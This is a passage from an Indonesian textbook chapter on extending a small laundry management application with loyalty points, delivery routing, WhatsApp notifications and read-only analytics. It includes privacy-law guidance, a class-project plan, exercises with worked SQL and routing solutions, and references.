
Analitik membaca; analitik tidak pernah menulis. Hal ini memberi aturan rancangan yang sederhana: kueri analitik berjalan sebagai pengguna basis data yang hanya memiliki hak `SELECT`, terhadap salinan basis data atau pada jam sepi, dan hasilnya disimpan sebagai CSV, persis seperti laporan FR-9. Ketika kuerinya menjadi banyak, kueri-kueri itu disimpan sebagai **view**, kueri bernama yang disimpan di dalam basis data, sehingga lembar kerja pemilik selalu membaca definisi "menghilang" yang sama. Gudang data (*data warehouse*) terpisah baru layak ketika toko memiliki banyak gerai dan data bertahun-tahun; untuk tiga gerai dan satu tahun, SQLite menjawab kueri di atas dalam hitungan milidetik.

Dua kehati-hatian menyertai setiap analisis. Pertama, angka tanpa definisinya menyesatkan: "61 pelanggan menghilang" berarti "tidak ada nota sejak 1 Juli 2026" dan tidak lebih; sebagian pindah rumah, sebagian berganti binatu, dan data tidak dapat membedakannya. Kedua, analisis data pribadi adalah pemrosesan menurut UU PDP: pakai untuk tujuan yang diharapkan pelanggan (melayani mereka lebih baik), simpan hasilnya di dalam toko, dan utamakan hitungan daripada daftar nama setiap kali hitungan sudah cukup.

15.7.4 Satu halaman untuk ponsel pemilik

Pemilik binatu tiga gerai tidak duduk di balik meja. Produk analitik yang paling berguna baginya adalah satu halaman, dapat dibaca di ponsel pukul 21.00, yang menjawab lima pertanyaan untuk hari ini dan bulan ini: berapa nota, berapa yang ditagih, berapa yang diterima, berapa yang terlambat, dan berapa yang masih terutang pada nota yang sudah diambil. Setiap angka itu sudah ada di dasbor dan laporan FR-8 serta FR-9; halaman itu hanya menyusunnya, dan satu baris mingguan seperti "pelanggan menghilang: 61 (minggu lalu 58)" dapat ditambahkan dari **Kode 15.3**. Membangunnya adalah latihan *front end* dari Bab 8, terhadap API JSON yang sudah disediakan setiap jalur, bukan sistem baru.

Gambar 15.3 meletakkan keempat pengembangan di samping ketujuh tabel hari ini.



Gambar 15.3 Keempat pengembangan dan tabel yang ditambahkan atau dibacanya. Setiap pengembangan yang menyentuh data pribadi melewati tiga pertanyaan UU PDP yang sama: persetujuan, tujuan, dan minimisasi.

15.8 Cara Mengembangkan Tanpa Merusak

Keempat pengembangan berbeda, tetapi cara membangun masing-masing sama, dan itulah cara buku ini membangun aplikasinya. **Tabel 15.1** mendaftar langkah-langkahnya dengan program loyalitas sebagai contoh.

Tabel 15.1 Jalan dari sebuah permintaan menuju fitur yang dirilis, dengan program loyalitas sebagai contoh. Kesembilan langkah yang sama melayani antar-jemput, notifikasi, dan analitik.

Langkah	Yang dihasilkan	Contoh loyalitas
1 Kebutuhan	kalimat dengan angka dan kriteria penerimaan	FR-12 di Subbab 15.4.1
2 *Use case*	siapa melakukan apa, dalam urutan apa, dan apa yang bisa salah	UC-17 “pelanggan membayar dengan voucher”
3 Baris rencana uji	nilai harapan dari data contoh	Rp 40.000 → 4 poin; 50 voucher = Rp 500.000
4 Migrasi skema	tabel dan kolom baru; jangan mengubah makna yang lama	`PointLedger`, hanya disisipi
5 Implementasi rujukan	jalur Flask lebih dahulu, beserta ujinya	`logic/loyalty.py` baru beserta ujinya
6 Jalur lain	terjemahkan fungsi demi fungsi	PHP, Java, .NET
7 Skrip penerimaan	satu atau lebih pemeriksaan *black-box*	laporan loyalitas pemilik sama dengan **Kode 15.1**
8 Tinjauan privasi	tujuan, dasar, minimisasi, masa simpan	poin dari pembayaran yang sudah ada; diberitahukan saat mendaftar
9 Penerapan	daftar periksa Bab 14	cadangan, migrasi, jalankan rangkaian uji, `deploy_check.py`

Langkah 4 layak mendapat satu kalimat lagi, karena di situlah pengembangan biasanya merusak sesuatu. **Migrasi** adalah skrip SQL kecil yang mengubah skema dari satu versi ke versi berikutnya, disimpan di repositori dan dijalankan sekali pada setiap salinan basis data: milik pengembang, salinan uji, dan milik toko. Perluasan skema buku ini pada 2026 adalah skrip seperti itu, `migrate_from_original.mysql.sql`, yang menambahkan Outlet, Payment, dan StatusLog ke rancangan 2020 tanpa mengubah satu kolom pun yang sudah ada. Migrasi loyalitas akan menambahkan `PointLedger` dengan cara yang sama, dan ujinya adalah bahwa ke-107 kasus lama tetap lulus pada basis data hasil migrasi.

Langkah 6 adalah tempat banyaknya jalur dalam buku ini membayar dirinya dengan cara lain. Karena setiap jalur melaksanakan API yang sama, sebuah pengembangan dapat dibangun lebih dahulu di jalur rujukan dan langsung dipakai oleh *front end* statis, lembar kerja pemilik, dan skrip penerimaan, sementara jalur-jalur lain menyusul dengan kecepatannya sendiri. Skrip penerimaan memberi tahu, untuk setiap jalur, apakah jalur itu sudah menyusul.

Dua aturan melindungi sistem yang ada. **Kembangkan, jangan rusak**: tambahkan tabel dan kolom; jangan mengubah makna kolom yang sudah ada, karena delapan jalur, *front end* statis, dan lembar kerja pemilik membacanya. Dan **uji lama tetap berjalan**: ke-107 kasus rencana uji harus tetap hijau setelah pengembangan, persis hal yang dibuat murah untuk diperiksa oleh rangkaian uji di Bab 14.

15.9 Satu Semester Pengembangan

Keempat pengembangan menjadi proyek alami bagi kelas yang sudah menuntaskan buku ini, satu pengembangan per kelompok, masing-masing kelompok di jalur yang paling dikuasainya.

Tabel 15.2 mengusulkan rencana empat tahap; setiap tahap diakhiri dengan sesuatu yang berjalan dan sesuatu yang diperiksa, dengan cara Bab 14.

Tabel 15.2 Rencana empat tahap untuk mengembangkan Profitina Laundry dalam proyek kelas: satu pengembangan per kelompok, setiap tahap diakhiri dengan sesuatu yang berjalan dan sesuatu yang diperiksa.

Tahap	Loyalitas	Antar-jemput	WhatsApp	Analitik
1 Bertanya kepada data	**Kode 15.1** dan kembarannya; pilih tingkat	hitung nota per wilayah dari alamat	hitung peristiwa "siap" per hari dan jam	**Kode 15.3**; sepakati definisinya
2 Kebutuhan dan uji	FR-12 dengan AC dan baris rencana uji	FR-13: Delivery, Driver, urutan rute	FR-14: persetujuan, templat, *outbox*	FR-15: halaman ponsel pemilik
3 Bangun di satu jalur	`PointLedger`, poin diperoleh dalam transaksi pembayaran	tabel, tetangga terdekat dengan 2-opt	tombol *click-to-chat*, lalu *outbox*	*endpoint* JSON dan halamannya
4 Buktikan	rangkaian hijau, pemeriksaan penerimaan ditambah, catatan privasi	rute untuk satu sore sungguhan, diperiksa kurir	pesan terkirim hanya dengan persetujuan, berhenti berlangganan berfungsi	angka sama dengan SQL tahap 1

Dua kesepakatan menjaga proyek seperti ini tetap sehat. Setiap kelompok bekerja pada salinan basis datanya sendiri dan tidak pernah pada milik kelompok lain, seperti yang dilakukan uji. Dan di akhir, setiap kelompok menjalankan *seluruh* rangkaian 107 kasus jalurnya dan skrip penerimaan, karena kegagalan pengembangan yang paling umum bukan pada fitur barunya melainkan pada fitur lama yang tersentuh tanpa sengaja. Kelompok yang dapat menunjukkan rangkaian yang hijau, pemeriksaan penerimaan yang baru, dan catatan privasi satu halaman telah membangun sesuatu yang dapat dipakai toko sungguhan.

15.10 Profitina dalam Praktik

Profitina, platform visibilitas AI di `app.profitina.com`, tumbuh persis dengan cara yang dianjurkan bab ini: satu kemampuan demi satu kemampuan, masing-masing ditambahkan di samping inti yang berfungsi, bukan dengan menulis ulang semuanya dari awal. Beberapa fiturnya yang sudah dirilis memiliki bentuk keempat pengembangan ini. Dasbor historisnya menyimpan skor mingguan per merek dan mengekspornya sebagai CSV, pola analitik di Subbab 15.7 dengan deret waktu alih-alih segmen pelanggan. Koin utilitas PROFIT-nya menyimpan saldo sebagai riwayat perolehan dan pemakaian dengan batas harian, gagasan buku besar di Subbab 15.4.5 yang diterapkan pada hadiah yang tidak boleh diubah diam-diam. Notifikasi dan penghitung "N baru"-nya digerakkan oleh peristiwa yang dicatat saat terjadi, gagasan *outbox* di Subbab 15.6. Dan setiap kemampuan baru melewati gerbang yang sama dengan pengembangan binatu: rangkaian uji otomatis lengkap sebelum rilis, serta kendali privasi mandiri (persetujuan, ekspor, penghapusan) yang mengikuti UU PDP.

Binatu tetap menjadi tempat mempelajari bentuk-bentuk ini dengan menjalankannya; produknya menunjukkan bahwa bentuk-bentuk itu dapat membesar.

15.11 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Membangun pengembangan sebelum bertanya kepada data. Hitung dahulu apa yang akan dilakukan aturan itu pada data tahun lalu (**Kode 15.1**); biayanya hanya satu program hanya-baca dan sering kali mengubah aturannya.

Menghargai uang yang ditagih alih-alih uang yang dibayar. Poin untuk sisa tagihan yang belum dibayar menghargai utang. Hitung pembayaran (Persamaan (15.1)).

Menyimpan total berjalan alih-alih buku besar. Angka yang dapat diubah tidak meninggalkan riwayat. Simpan baris yang hanya disisipi lalu jumlahkan, seperti pada sisa tagihan.

Membulatkan per nota ketika aturannya per pelanggan, atau sebaliknya. Dua nota Rp 8.000 memberi satu poin menurut total dan nol menurut nota; putuskan, tuliskan, dan uji.

Menjanjikan rute optimal. Untuk lebih dari segelintir perhentian tidak ada yang dapat menjanjikannya dengan cepat (Persamaan (15.5)). Janjikan rute yang baik dan biarkan kurir memperbaikinya (**Pseudokode 15.1**).

Mengumpulkan koordinat "karena mungkin berguna". Lokasi rumah adalah data pribadi; kumpulkan hanya untuk pelanggan antar-jemput, dengan persetujuan mereka.

Mengirim promosi dengan dasar perjanjian. Pemasaran memerlukan persetujuan terpisah yang dicatat.

Mengirim pesan di dalam transaksi basis data. Panggilan jaringan yang lambat lalu menahan kunci, dan panggilan yang gagal membatalkan pekerjaan tukang cuci. Pakai *outbox*.

Dasbor tanpa definisi. Setiap angka yang ditampilkan kepada pemilik memerlukan definisinya di sampingnya ("menghilang = tidak ada nota sejak 1 Juli").

Mengubah makna kolom yang sudah ada agar cocok dengan fitur baru. Delapan jalur dan setiap laporan bergantung padanya. Tambahkan kolom baru (**Tabel 15.1**).

15.12 Sepatah Kata Penutup

Binatu adalah usaha kecil. Ia buka pukul tujuh, tutup pukul sembilan, dan di antaranya ia mencuci, mengeringkan, melipat, menyetrika, dan menunggu orang kembali. Perangkat lunaknya juga sebaiknya kecil: dapat dipahami orang yang memiliki toko, dapat dijalankan di PC meja kasir, jujur tentang apa yang diketahuinya.

Buku ini berusaha menunjukkan bahwa kecil dan sungguh-sungguh bukanlah dua hal yang berlawanan. Binatu yang sama, dibangun delapan kali, memerlukan hal-hal cermat yang sama setiap kali: kebutuhan yang memuat angka, skema yang mengingat setiap peristiwa, harga yang dihitung di server, status yang hanya bergerak maju, kata sandi yang tidak dapat dibaca, token yang tidak dapat ditebak orang asing, struk yang tidak membawa apa pun yang tidak semestinya, uji untuk setiap janji, dan penerapan yang diperiksa setelah selesai. Tidak satu pun merupakan fitur sebuah *framework*. Semuanya adalah keputusan yang diambil orang-orang yang peduli pada pengguna di seberang layar: kasir pukul 20.55 pada Sabtu yang sibuk, tukang cuci yang ingin tahu apa yang harus dikerjakan berikutnya, pemilik yang ingin tidur tanpa menjumlahkan struk, dan pelanggan yang hanya ingin tahu apakah cuciannya sudah siap.

Patut diingat siapa yang diwakili angka-angka dalam buku ini. Ke-2.953 nota adalah 2.953 kantong yang dibawa ke meja kasir oleh seseorang yang memercayakan pakaiannya kepada toko. Ke-23 kantong yang tidak diambil adalah 23 kekhawatiran kecil di atas rak. Keenam nota terlambat di Keputih adalah enam pelanggan yang kembali dan mendengar "belum". Perangkat lunak yang menghitung hal-hal ini dengan baik tidak menggantikan orang-orang yang menanganinya; ia mengembalikan kepada mereka waktu yang dahulu tersita oleh kertas dan ingatan, dan memungkinkan pemilik melihat, pukul sembilan malam, apa yang terjadi hari itu di tiga tempat sekaligus.

Jika Anda mahasiswa, pegang kebiasaan-kebiasaannya lebih erat daripada sintaksisnya; sintaksis akan berubah sebelum Anda lulus. Jika Anda memiliki usaha, ingatlah bahwa perangkat lunak adalah cara menuliskan bagaimana Anda bekerja, dan bahwa menuliskannya layak dilakukan bahkan sebelum satu baris kode pun ada. Jika Anda mengajar, berikan kepada mahasiswa Anda satu hal nyata untuk dibangun selama satu semester penuh, dan biarkan datanya mengejutkan mereka.

Dan siapa pun Anda: ketika Anda menyelesaikan sesuatu, jalankanlah, lihat keluarannya, dan tuliskan apa yang tidak Anda periksa. Hanya itulah sebagian besar yang ingin disampaikan buku ini.

15.13 Ringkasan Bab

Setahun dalam data (**Gambar 15.1**): puncak Ramadan dan Lebaran di bulan Maret, Rp 144.213.000 ditagih dan Rp 142.684.000 diterima, 38 nota dengan sisa tagihan Rp 1.529.000, 23 kantong yang tidak diambil, enam nota terlambat di Keputih, dan QRIS yang naik menjadi 39,4 % pembayaran pada September 2026, sejalan dengan pertumbuhan nasional [1].

Pelajarannya ditujukan kepada tiga pembaca: mahasiswa (kebutuhan yang dapat diuji, skema yang panjang umur, aturan versus sintaksis, bukti), pemilik (digitalisasi adalah menamai, keputusan tetap di tangan manusia, miliki data Anda, privasi adalah kepedulian), dan pengajar (satu kasus yang realistis, data yang mengejutkan, jalur yang saling menguji, kejujuran tentang apa yang tidak dijalankan).

Loyalitas dihitung sebelum dibangun: Persamaan (15.1) per pelanggan, 17 Gold, 85 Silver, 151 Bronze, 14.165 poin, kewajiban voucher Rp 500.000 (Persamaan (15.2)), 0,35 % dari pendapatan setahun (Persamaan (15.3)), identik dalam Python dan Java (**Kode 15.1**, **Kode 15.2**, **Gambar 15.2**); sebagai fitur ia menjadi buku besar yang hanya disisipi.

Perutean antar-jemput adalah masalah pedagang keliling: Persamaan (15.4) untuk jarak, Persamaan (15.5) untuk banyaknya urutan, dan aturan tetangga terdekat (**Pseudokode 15.1**) yang memberi 16,72 km dibandingkan 15,88 km yang terbaik pada contoh yang dikerjakan.

WhatsApp dimulai dengan tautan *click-to-chat* yang dikirim manusia dan dapat tumbuh menjadi Business Platform dengan templat, tabel persetujuan, dan *outbox* [7], [8].

Analitik dimulai dengan pertanyaan dan SQL hanya-baca (**Kode 15.3**): 36 pelanggan tetap membayar 41 % uangnya; 61 pelanggan telah menghilang [11].

Setiap pengembangan mengikuti sembilan langkah yang sama (**Tabel 15.1**, **Gambar 15.3**), dapat menjadi proyek kelas dalam empat tahap (**Tabel 15.2**), dan menjaga ke-107 kasus lama tetap hijau.

Angka Bank Indonesia sebagaimana dilaporkan CNBC Indonesia [1], Cormen dkk. [4] dan Applegate dkk. [5] tentang masalah pedagang keliling, OSRM [6], panduan *click-to-chat* [7] dan dokumentasi harga Meta [8], UU No. 27/2022 [9] dan laporan tentang PP 33/2026 [10], serta Hughes tentang analisis RFM [11] adalah sumber bab ini; laporan Kontan tentang QRIS pada semester pertama 2026 [2] dan Kotler, Keller, serta Chernev tentang program loyalitas [3] melengkapi gambarannya.

15.14 Soal Latihan

15.1 Dari **Gambar 15.1**, sebutkan bulan-bulan ketika toko menerima lebih banyak uang daripada yang ditagihnya, dan jelaskan bagaimana hal itu dapat terjadi.

15.2 Dengan Persamaan (15.1), hitung poin pelanggan yang membayar Rp 8.000, Rp 36.000, Rp 24.000, dan Rp 45.000 dalam periode itu, pertama menurut total pelanggan lalu dengan menjumlahkan poin setiap pembayaran secara terpisah. Aturan mana yang dipakai FR-12, dan mana yang lebih disukai pelanggan?

15.3 C0056 Gilang Nasution membayar Rp 2.939.000. Hitung poinnya, tingkatnya, dan jumlah voucher yang dapat ditukarkannya hari ini. Berapa poin yang tersisa setelah ia menukarkannya?

15.4 Pemilik mempertimbangkan memberi 1 poin per Rp 5.000 penuh alih-alih Rp 10.000, dengan voucher yang sama, 100 poin untuk Rp 10.000. Tanpa menjalankan program, perkirakan kewajiban voucher yang baru dan bagiannya dari pendapatan setahun, lalu jelaskan mengapa perkiraan Anda bersifat pendekatan.

15.5 Rancang tabel `PointLedger` untuk fitur loyalitas: kolom, tipe (MySQL), kunci, dan satu batasan `CHECK`. Jelaskan mengapa tabel itu memiliki kolom `Payment_id` dan mengapa kolom itu boleh `NULL`.

15.6 Tulis tiga baris rencana uji baru untuk FR-12 dengan gaya Bab 14, dengan nilai harapan dari data contoh.

15.7 Empat penjemputan terletak di $A = (1{,}0)$, $B = (3{,}2)$, $C = (0{,}3)$, $D = (4{,}4)$ dari gerai di $O = (0{,}0)$. Terapkan **Pseudokode 15.1** langkah demi langkah, berikan rute dan panjangnya dengan Persamaan (15.4), lalu bandingkan dengan rute $O \to A \to B \to D \to C \to O$.

15.8 Sebuah binatu menawarkan antar-jemput dengan 12 perhentian setiap sore. Berapa banyak urutan yang berbeda menurut Persamaan (15.5)? Jika komputer dapat memeriksa sejuta urutan per detik, berapa lama waktu untuk mencoba semuanya?

15.9 Tulis tautan *click-to-chat* untuk nota B2944 yang telepon pelanggannya `0812-0000-4710`, dengan pesan “Profitina Laundry Wiyung: bill B2944 is ready for pickup.” (lakukan *URL-encode* spasi sebagai `%20` dan titik dua sebagai `%3A`).

15.10 Jelaskan mengapa pesan WhatsApp harus dikirim *setelah* transaksi yang menulis status `finished` di-*commit*, dan gambarkan apa yang dicatat tabel *outbox*.

15.11 Dengan memakai **Kode 15.3**, tulis kueri yang mendaftar sepuluh pelanggan yang menghilang dengan pembayaran terbesar selama setahun, beserta tanggal nota terakhirnya. Isian pribadi mana yang *tidak* boleh dimuat hasilnya jika dicetak untuk rapat staf?

15.12 Untuk setiap pengembangan dari keempatnya, sebutkan satu data pribadi baru yang mungkin dikumpulkannya dan pertanyaan UU PDP yang harus dijawab pemilik sebelum mengumpulkannya.

15.13 Terapkan perbaikan 2-opt di Subbab 15.5.4 pada putaran $O \to C \to A \to B \to D \to O$ dari keempat penjemputan di Subbab 15.5.2. Pembalikan mana yang memperpendeknya, dan menjadi berapa panjangnya?

15.14 Wiyung (O03) menerima 645 nota dan 22,5 % dari uang pada tahun contoh. Pemilik mempertimbangkan memindahkan seorang tukang cuci dari Rungkut ke Wiyung. Tiga kueri mana dari laporan aplikasi yang akan Anda jalankan lebih dahulu, dan apa yang disampaikan masing-masing?

15.15 Penyelesaian Soal Latihan

15.1 Empat bulan: April (ditagih Rp 14.391.000, diterima Rp 14.999.000), Mei (Rp 11.933.000 berbanding Rp 12.076.000), Juli (Rp 12.568.000 berbanding Rp 12.709.000), dan September (Rp 11.913.000 berbanding Rp 12.088.000). Hal itu terjadi karena nota yang masuk di akhir satu bulan sering dibayar saat diambil pada bulan berikutnya: banyak nota Lebaran bulan Maret dibayar pada bulan April.

15.2 Total: $8000 + 36000 + 24000 + 45000 = 113000$, $P = \lfloor 11.3 \rfloor = 11$. Per pembayaran: $0 + 3 + 2 + 4 = 9$. FR-12 menghitung total ("setiap Rp 10.000 penuh yang dibayar" dalam periode itu), dan pelanggan lebih menyukainya, karena sisanya tidak hilang.

15.3 $P = \lfloor 2939000/10000 \rfloor = 293$ poin, Gold (paling sedikit 150). Voucher: $\lfloor 293/100 \rfloor = 2$, senilai Rp 20.000. Setelah ditukarkan, tersisa $293 - 200 = 93$ poin, yang termasuk wilayah Silver jika tingkat dihitung dari saldo yang tersisa, pertanyaan yang harus diputuskan pemilik (banyak program menghitung tingkat dari poin yang *diperoleh* selama setahun).

15.4 Poin kira-kira berlipat dua, menjadi sekitar 28.000; voucher setiap pelanggan kira-kira berlipat dua, sehingga kewajibannya sekitar Rp 1.000.000 dan bagiannya sekitar $1000000/142684000 \approx 0.7\,\%$. Perkiraan ini bersifat pendekatan karena fungsi *floor* pada Persamaan (15.1) dan Persamaan (15.2) tidak berskala tepat: pelanggan dengan 199 poin (1 voucher) dapat mencapai 398 (3 voucher).

15.5 `CREATE TABLE PointLedger (id INT AUTO_INCREMENT PRIMARY KEY, Customer_id CHAR(5) NOT NULL, Payment_id INT NULL, points INT NOT NULL, reason ENUM('earned','voucher','correction') NOT NULL, created_at DATETIME NOT NULL, FOREIGN KEY (Customer_id) REFERENCES Customer(id), FOREIGN KEY (Payment_id) REFERENCES Payment(id), CHECK (points <> 0));`. `Payment_id` menghubungkan poin yang diperoleh dengan pembayaran yang menghasilkannya (sehingga dapat ditelusuri dan tidak pernah diperoleh dua kali); nilainya `NULL` untuk voucher atau koreksi, yang tidak disebabkan oleh pembayaran.

15.6 (1) *Kasir mencatat Rp 40.000 tunai pada B2938.* Harapan: satu baris PointLedger, 4 poin, alasan *earned*, dalam transaksi yang sama dengan pembayarannya. (2) *Laporan loyalitas 2025-10-01 sampai 2026-09-30.* Harapan: 253 pelanggan, 17 Gold, 85 Silver, 151 Bronze, 14.165 poin, 50 voucher. (3) *Voucher untuk pelanggan dengan 93 poin.* Harapan: 422 "At least 100 points are needed"; tidak ada baris yang ditulis.

15.7 Dari O: $d(O,A) = 1$, $d(O,B) = 3.61$, $d(O,C) = 3$, $d(O,D) = 5.66 \to A$. Dari A: $d(A,B) = 2.83$, $d(A,C) = 3.16$, $d(A,D) = 5 \to B$. Dari B: $d(B,C) = 3.16$, $d(B,D) = 2.24 \to D$. Dari D: C, $d(D,C) = 4.12$. Kembali: $d(C,O) = 3$. Rute $O \to A \to B \to D \to C \to O = 1 + 2.83 + 2.24 + 4.12 + 3 = 13.19$ km, yang merupakan rute pembanding: di sini tetangga terdekat menemukannya.

15.8 $12! = 479{,}001{,}600$ urutan. Dengan 10^6 per detik, sekitar 479 detik, delapan menit. Dengan 15 perhentian, $15! \approx 1.3 \times 10^{12}$, sekitar lima belas hari, itulah sebabnya pencarian menyeluruh sangat cepat menjadi tidak praktis.

15.9
`https://wa.me/6281200004710?text=Profitina%20Laundry%20Wiyung%3A%20bill%20B2944%20is%20ready%20for%20pickup.`

15.10 Jika pesan dikirim di dalam transaksi, jaringan yang lambat akan menahan kunci basis data dan menghalangi kasir lain, dan pengiriman yang gagal akan membatalkan status `finished` milik tukang cuci, padahal itu keliru: cuciannya sudah selesai entah pesannya sampai atau tidak. Baris

outbox (nota, templat, telepon, created_at, sent_at, hasil) ditulis di dalam transaksi; proses terpisah mengirimnya dan mengisi `sent_at` serta hasilnya.

15.11 `SELECT c.id, MAX(b.arrived) AS last_bill, SUM(p.amount) AS paid FROM Customer c JOIN Bill b ON b.Customer_id = c.id JOIN Payment p ON p.Bill_id = b.id GROUP BY c.id HAVING MAX(b.arrived) < '2026-07-01' ORDER BY paid DESC LIMIT 10;` Untuk rapat staf, id dan nama sudah cukup untuk merencanakan telepon; alamat, e-mail, tanggal lahir, dan bahkan nomor telepon sebaiknya tidak dimuat di daftar cetak (penelepon dapat mencari nomornya di aplikasi).

15.12 Loyalitas: tidak ada yang baru jika poin berasal dari pembayaran yang sudah ada; pertanyaannya adalah tujuan (beri tahu pelanggan ketika bergabung). Antar-jemput: koordinat rumah dan mungkin keterangan pagar; dasar yang sah dan minimisasi (hanya pelanggan antar-jemput, dapat dihapus). WhatsApp: status persetujuan dan riwayat pesan; persetujuan terpisah untuk promosi dan cara menariknya. Analitik: segmen turunan ("menghilang"); pembatasan tujuan (pakai untuk melayani pelanggan, bukan menjual daftar) dan utamakan hitungan daripada nama.

15.13 Putaran itu $3.16 + 2.24 + 4.24 + 4.12 + 4.00 = 17.76$ km. Membalik potongan $C \to A$ menghasilkan $O \to A \to C \to B \to D \to O$ (16,72 km, rute tetangga terdekat); membalik $A \to B \to D$ menghasilkan $O \to C \to D \to B \to A \to O$: buang $C \to A$ (2,24) dan $D \to O$ (4,00), tambahkan $C \to D$ (4,24) dan $A \to O$ (2,24), panjangnya $17.76 - 2.24 - 4.00 + 4.24 + 2.24 = 18.00$, lebih buruk. Membalik $A \to B$ menghasilkan $O \to C \to B \to A \to D \to O$: buang $C \to A$ (2,24) dan $B \to D$ (4,12), tambahkan $C \to B$ (4,12) dan $A \to D$ (2,24), panjangnya $17.76 - 2.24 - 4.12 + 4.12 + 2.24 = 17.76$, tanpa keuntungan. Pembalikan pertama membantu (menjadi 16,72 km), dan putaran kedua yang membalik $C \to B \to D$ lalu mencapai 15,88 km, seperti di Subbab 15.5.4.

15.14 (1) Laporan pegawai (nota diterima dan diselesaikan per pegawai dan gerai) menunjukkan seberapa banyak pekerjaan cuci yang dilakukan tukang cuci setiap gerai. (2) Antrean per gerai pada beberapa malam (dalam proses, terlambat) menunjukkan di mana kantong menunggu paling lama; nota terlambat di Keputih menunjukkan bahwa masalah di sana adalah mesin, bukan orang. (3) Laporan bulanan per gerai menunjukkan apakah volume Wiyung sedang tumbuh. Jika tukang cuci Wiyung menyelesaikan notanya dalam waktu janji sedangkan tukang cuci Rungkut tidak, memindahkan seorang tukang cuci justru memperburuk keadaan.

Daftar Pustaka

[1] "QRIS tembus 15 miliar transaksi, penggunanya 67 juta di Juli 2026," *CNBC Indonesia*, Sep. 7, 2026. [Online]. Available: https://www.cnbcindonesia.com/news/20260907055124-4-765593/qris-tembus-15-miliar-transaksi-penggunanya-67-juta-di-juli-2026

[2] "QRIS tembus 12,55 miliar transaksi pada semester I 2026, pengguna capai 66 juta," *Kontan*, 2026. [Online]. Available: https://keuangan.kontan.co.id/news/qris-tembus-1255-miliar-transaksi-pada-semester-i-2026-pengguna-capai-66-juta

[3] P. Kotler, K. L. Keller, and A. Chernev, *Marketing Management*, 16th ed. Harlow, U.K.: Pearson, 2021.

[4] T. H. Cormen, C. E. Leiserson, R. L. Rivest, and C. Stein, *Introduction to Algorithms*, 4th ed. Cambridge, MA, USA: MIT Press, 2022.

[5] D. L. Applegate, R. E. Bixby, V. Chvátal, and W. J. Cook, *The Traveling Salesman Problem: A Computational Study*. Princeton, NJ, USA: Princeton University Press, 2006.

[6] Project OSRM, *Open Source Routing Machine*. [Online]. Available: https://project-osrm.org/

[7] BusinessChat Help Center, "How to build a WhatsApp click-to-chat URL (wa.me)." [Online]. Available: https://help.businesschat.io/en/articles/6517838-how-to-build-a-whatsapp-click-to-chat-url-wa-me

[8] Meta, "Pricing on the WhatsApp Business Platform," *Meta for Developers*. [Online]. Available: https://developers.facebook.com/documentation/business-messaging/whatsapp/pricing (accessed Sep. 2026).

[9] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

[10] KRES.ID, "Hitung mundur 16 Januari 2027: PP 33/2026 terbit, ini yang wajib disiapkan perusahaan Anda," 2026. [Online]. Available: https://www.kres.id/pp-33-2026-aturan-pelaksana-uu-pdp (accessed Sep. 2026).

[11] A. M. Hughes, *Strategic Database Marketing*, 4th ed. New York, NY, USA: McGraw-Hill, 2012.